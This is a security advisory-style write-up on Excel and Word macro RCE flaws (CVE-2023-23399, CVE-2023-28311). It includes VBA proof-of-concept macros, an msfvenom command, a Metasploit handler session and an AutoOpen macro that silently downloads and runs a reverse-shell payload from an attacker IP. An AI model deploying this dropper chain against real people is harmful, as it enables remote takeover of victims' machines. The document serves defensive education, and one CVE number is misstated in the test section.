Research & Technique

Microsoft Excel RCE vulnerability (CVE-2023-23399), and Microsoft Word RCE vulnerability (CVE-2023-28311)

■ Outline of vulnerabilities

In April 2023, a remote code execution vulnerability was found in Microsoft Office's document work programs Excel(CVE-2023-23399) and Word(CVE-2023-28311). This vulnerability is caused by execution of the macro of Word and Excel files containing malware. The attacker sends an e-mail disguised as a job application or portfolio, and when the recipient opens the attached file and allows the macro, the VBA[1] (Visual Basic for Applications) macro code is executed and the malicious program is installed and executed. Through this, the attacker can control and operate the victim's PC remotely.

As social engineering attacks such as phishing and business e-mail attacks (BEC[2]) used hacking tools and templates, and similar texts in the past, it was easy to detect malicious mail with only signature-based solutions. But as recent advances in AI have made it possible to automatically transform and create text input, attackers can easily create various types of advanced malicious mail, and it is becoming difficult to detect them. In fact, last April, the UK's information security company 'DARKTRACE' published a report showing that social engineering attacks using generative AI[3] like ChatGPT increased by 135% from January to February this year.

[1] Visual Basic for Applications (VBA) is a programming language used by the Microsoft Office product group. You can create and execute macros or user-defined functions, and control various functions such as data processing, document creation, and interaction with application programs.

[2] Business Email Compromise (BEC) is a type of cybercrime in which an attacker uses e-mail to induce the other party to send money or divulge company secrets. They usually disguise themselves as trustworthy people and ask for data or money.

[3] Generative AI is a technology that creates new data using an artificial neural network. It means artificial intelligence that understands the user's intention through commands and creates new contents such as texts, images, audio, and video using given data.

Figure 1. 2023 trends[4] in cyber attacks through e-mail

Also, as generative AI such as ChatGPT creates VBA macros and uses them to automate Excel and Word tasks more often, the use of VBA macros is increasing. Among recent cyber attack cases using this, malware such as LockBit 2.0, which induces execution of attached files by disguising itself as a normal document file (resume, job application, etc.), and the infostealer of GammaLoad using the VBScript dropper, is continuously discovered. So special attention is required for this vulnerability.



Figure 2. An example of an automated lecture using the registered generative AI of an online education platform (udemy)

[4] https://ko.darktrace.com/resources/generative-ai-impact-on-email-cyber-attacks

■ Affected software versions

The table below shows the versions to which the Excel (CVE-2023-23399) vulnerability patch is applied, and all versions prior to the table below can be affected by CVE-2023-23399.

S/W classification	Version
Microsoft products	Current Channel: Version 2302 (Build 16130.20306)
	Monthly Enterprise Channel: Version 2301 (Build 16026.20238)
	Monthly Enterprise Channel: Version 2212 (Build 15928.20298)
	Semi-Annual Enterprise Channel (Preview): Version 2301 (Build 16130.20306)
	Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20578)
	Semi-Annual Enterprise Channel: Version 2202 (Build 14931.20944)
	Office 2021 Retail: Version 2301 (Build 16130.20306)
	Office 2019 Retail: Version 2302 (Build 16130.20306)
	Office 2016 Retail: Version 2302 (Build 16130.20306)
	Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20481)
	Office 2019 Volume Licensed: Version 1808 (Build 10396.20023)

※ Outlook for Android, iOS, Mac, and web (OWA), and other Microsoft 365 services are not affected.

The table below shows the versions to which the Word (CVE-2023-28311) vulnerability patch is applied, and all versions prior to the table below can be affected by CVE-2023-28311.

S/W classification	Version
Microsoft products	Current Channel: Version 2303 (Build 16227.20280)
	Monthly Enterprise Channel: Version 2302 (Build 16130.20394)
	Monthly Enterprise Channel: Version 2301 (Build 16026.20274)
	Semi-Annual Enterprise Channel (Preview): Version 2302 (Build 16130.20394)
	Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20626)
	Semi-Annual Enterprise Channel: Version 2202 (Build 14931.20964)
	Office 2021 Retail: Version 2303 (Build 16227.20280)
	Office 2019 Retail: Version 2303 (Build 16227.20280)
	Office 2016 Retail: Version 2303 (Build 16227.20280)
	Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20493)
	Office 2019 Volume Licensed: Version 1808 (Build 10397.20021)

■ Attack scenario

The attack scenario using the vulnerability is as follows:

infosec



Figure 3. Attack scenario

① The attacker exploits the vulnerability and sends a malicious document (example: disguised as a resume, request, invoice, etc.) to the victim.
② The victim executes the malicious document and allows the macro.
③ The macro function operates on the victim's PC to download and execute the malicious code of the attacker server.
④ The attacker takes control of the victim through remote command execution.

■ Information on test environment configuration

Build a test environment and examine how CVE-2023-23397 and CVE-2023-28311 operate.

Name	Information
Victim	Windows 10 Version 22H2 (OS Build 19045.2846) MSO 365 Office Build (15.0.4517.1504 32-bit)
Attacker	Windows 10 Version 22H2 (OS Build 19045.2006) kali-linux-2023 (6.1.0-kali5-amd64)

■ Vulnerability test and description

Step 1. CVE-2023-23399 vulnerability test

Step 1) After opening the Excel document and creating two sheets, click View -> Macros -> View Macros.



Figure 4. How to insert a macro

Step 2) After entering the name of the macro function, click the Create button.



Figure 5. Macro creation

Step 3) Insert the RCE vulnerability into Sheet1 and the PoC code that connects to Sheet2 through malicious. URL.



Figure 6. Insertion of the macro source code RCE

RCE (description of Figure 6)	**Private Sub WorkSHeet_SelectionChange(ByVal Target As Range)** -> This function executes an internal function when the A1 shell is clicked.
	Sub RCE -> It assigns the calc.exe character string (calculator) to the program variable through Dim, and execute it using the shell function. At this time, the vbNormalFocus value corresponding to the second factor is set to 1 to run the process as a normal window.



Figure 7. Accessing macro source code external URL

External URL access (description of Figure 7)	**Private Sub Worksheet_SelectionChange (ByVal Target As Range)** -> This function executes an internal function when the shell in column A is clicked.
	Sub drivebydownload -> This code creates the Shell.Application object, executes the Edge browser through ShellExecute, and opens https://www.skshieldus.com/ website.

Afterwards, if you click the cell corresponding to the A1 of Sheet1 in Excel, PoC is operated and calc.exe (calculator) is executed. If you click the cell that exists in column A of Sheet2, you will be connected to https://www.skshieldus.com/ through the Edge browser.



Figure 8. Result of PoC operation

Step 2) CVE-2023-28311 vulnerability test

Step 1. The CVE-2023-28311 vulnerability also creates a macro using VBA and writes a PoC test code.



Figure 9. Setting Word macros



Figure 10. Macro insertion Drive By Download source code

AutoOpen (description of Figure 9)	**Sub AutoOpen** -> Use the shell function to download eqst.txt of the 192.168.100.152 server using curl at the command prompt. At this time, to hide the attack in case of failure, use the -s option to hide the error output. Then, use notepad.exe to output the contents of eqst.txt stored in the TEMP folder. At this time, use the vbHidden option to hide the cmd window where the shell function is executed.

The notepad is executed and the downloaded txtfile is opened through notepad.exe.



Figure 11. Result of PoC operation

■ Vulnerability exploitation scenario

The following is a detailed description of the dropper scenario that downloads malware under the disguise of a resume.

Step 1) The attacker uses Metasploit[5] to create the meterpreter[6]-based reverse shell[7] malicious code.



Figure 12. Using msfvenom[8] to make malicious source codes

command	$ msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe -o payload.exe LHOST= 192.168.100.152 LPORT=4444 **Description of options** - p: An option for specifying a module selection - f: An option for selecting an extension - o: An option for designating a name - LHOST: Address of the source IP to be connected to the shell - LPORT: Address of the port to be connected to the shell This command creates an interactive reverse shell with the name of payload.exe, which the victim connects to the 4444 port of the 192.168.100.152 IP.

[5] Metasploit is a penetration test framework. It is an open source codes that can attempt various vulnerabilities and attacks.

[6] The meterpreter is one of the Metasploit attack payloads that provides an attacker with an interactive shell that can explore the target computer and execute codes.

[7] As the reverse shell is one of the techniques for maintaining connection even if the firewall is applied to the victim as the victim connects the shell to the attacker.

[8] As a tool that can generate payloads provided by Metasploit, it makes it possible to inject malware (exploit) codes into the exe file.

Step 2) The attacker uses msfconsole[9] to open a meterpreter-based reverse shell session and waits.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.100.152
LHOST => 192.168.100.152
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.100.152:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
```

Figure 13. Setting the reverse shell

command	# use exploit/multi/handler # set payload windows/x64/meterpreter/reverse_tcp # set LHOST 192.168.100.152 # set LPORT 4444 # exploit

Step 3) The attacker sends a malicious Word file disguised as an application form to the victim. The VBA code included in the Word file is as follows:



Figure 14. VBA code

VBA	Sub AutoOpen() Call Shell("cmd.exe /S /c" & "curl -s http://192.168.100.152/payload.exe > " & Environ("TEMP") & "₩payload.exe && start /B " & Environ("TEMP") & "₩payload.exe", vbHidden)
AutoOpen (Figure 13)	**Sub AutoOpen** -> Use the shell function to download payload.exe from the 192.168.100.152 server using curl at the command prompt and execute it.

[9] The meterpreter is one of the Metasploit attack payloads that provides an attacker with an interactive shell that can explore the target computer and execute codes.

Step 4) When the victim accesses the resume file received from the attacker, the use of the macro is allowed.



Figure 15. Receiving mail and allowing the macro

Step 5) After that, the reverse shell (payload.exe) is executed in the victim's PC, and the attacker can acquire the right to control the victim's PC.



Figure 16. Checking and controlling system information through the meterpreter

■ Countermeasure

To respond to the CVE-2023-23399 and CVE-2023-28311 vulnerabilities, it is important to carefully allow macro execution when documents are accessed, and not to execute e-mails with unknown sources or attached files from untrusted sources. Also, as it is possible to block malicious behavior based on behavior if a vaccine is used, it is important to keep the vaccine program up to date.

